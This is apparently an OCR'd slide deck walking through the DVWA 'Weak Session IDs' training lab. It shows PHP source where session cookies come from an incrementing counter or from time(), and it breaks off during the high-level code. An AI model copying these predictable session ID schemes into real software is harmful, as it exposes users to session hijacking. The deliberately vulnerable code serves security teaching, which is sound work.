
Response

Set-Cookie: **PHPSESSID=...**
Set-Cookie: **security=low**
Location: **login.php**

$~/Weak Session IDs: cat ./Session




$~/Weak Session IDs: cat ./Session




$~/Weak Session IDs/Low: cat ./"View Source"

```php
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset ($_SESSION['last_session_id'])) {
        $_SESSION['last_session_id'] = 0;
    }
    $_SESSION['last_session_id']++;
    $cookie_value = $_SESSION['last_session_id'];
    setcookie("dvwaSession", $cookie_value);
}
?>
```

$~/Weak Session IDs/Low: cat ./Cookies



$~/Weak Session IDs/Low: cat ./Answer



NISRA

$~/Weak Session IDs/Medium: cat ./"View Source"


```php
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    $cookie_value = time();
    setcookie("dvwaSession", $cookie_value);
}
?>
```

$~/Weak Session IDs/Medium: cat ./"View Source"


```php
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    $cookie_value = time();
    setcookie("dvwaSession", $cookie_value);
}
?>
```

- time()
  - 回傳自 1970/01/01 00:00:00 到現在的秒數
  - Epoch & Unix Timestamp Conversion Tools

$~/Weak Session IDs/Medium: cat ./Cookies



$~/Weak Session IDs/Medium: cat ./Answer



$~/Weak Session IDs/High: cat ./"View Source"


```php
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
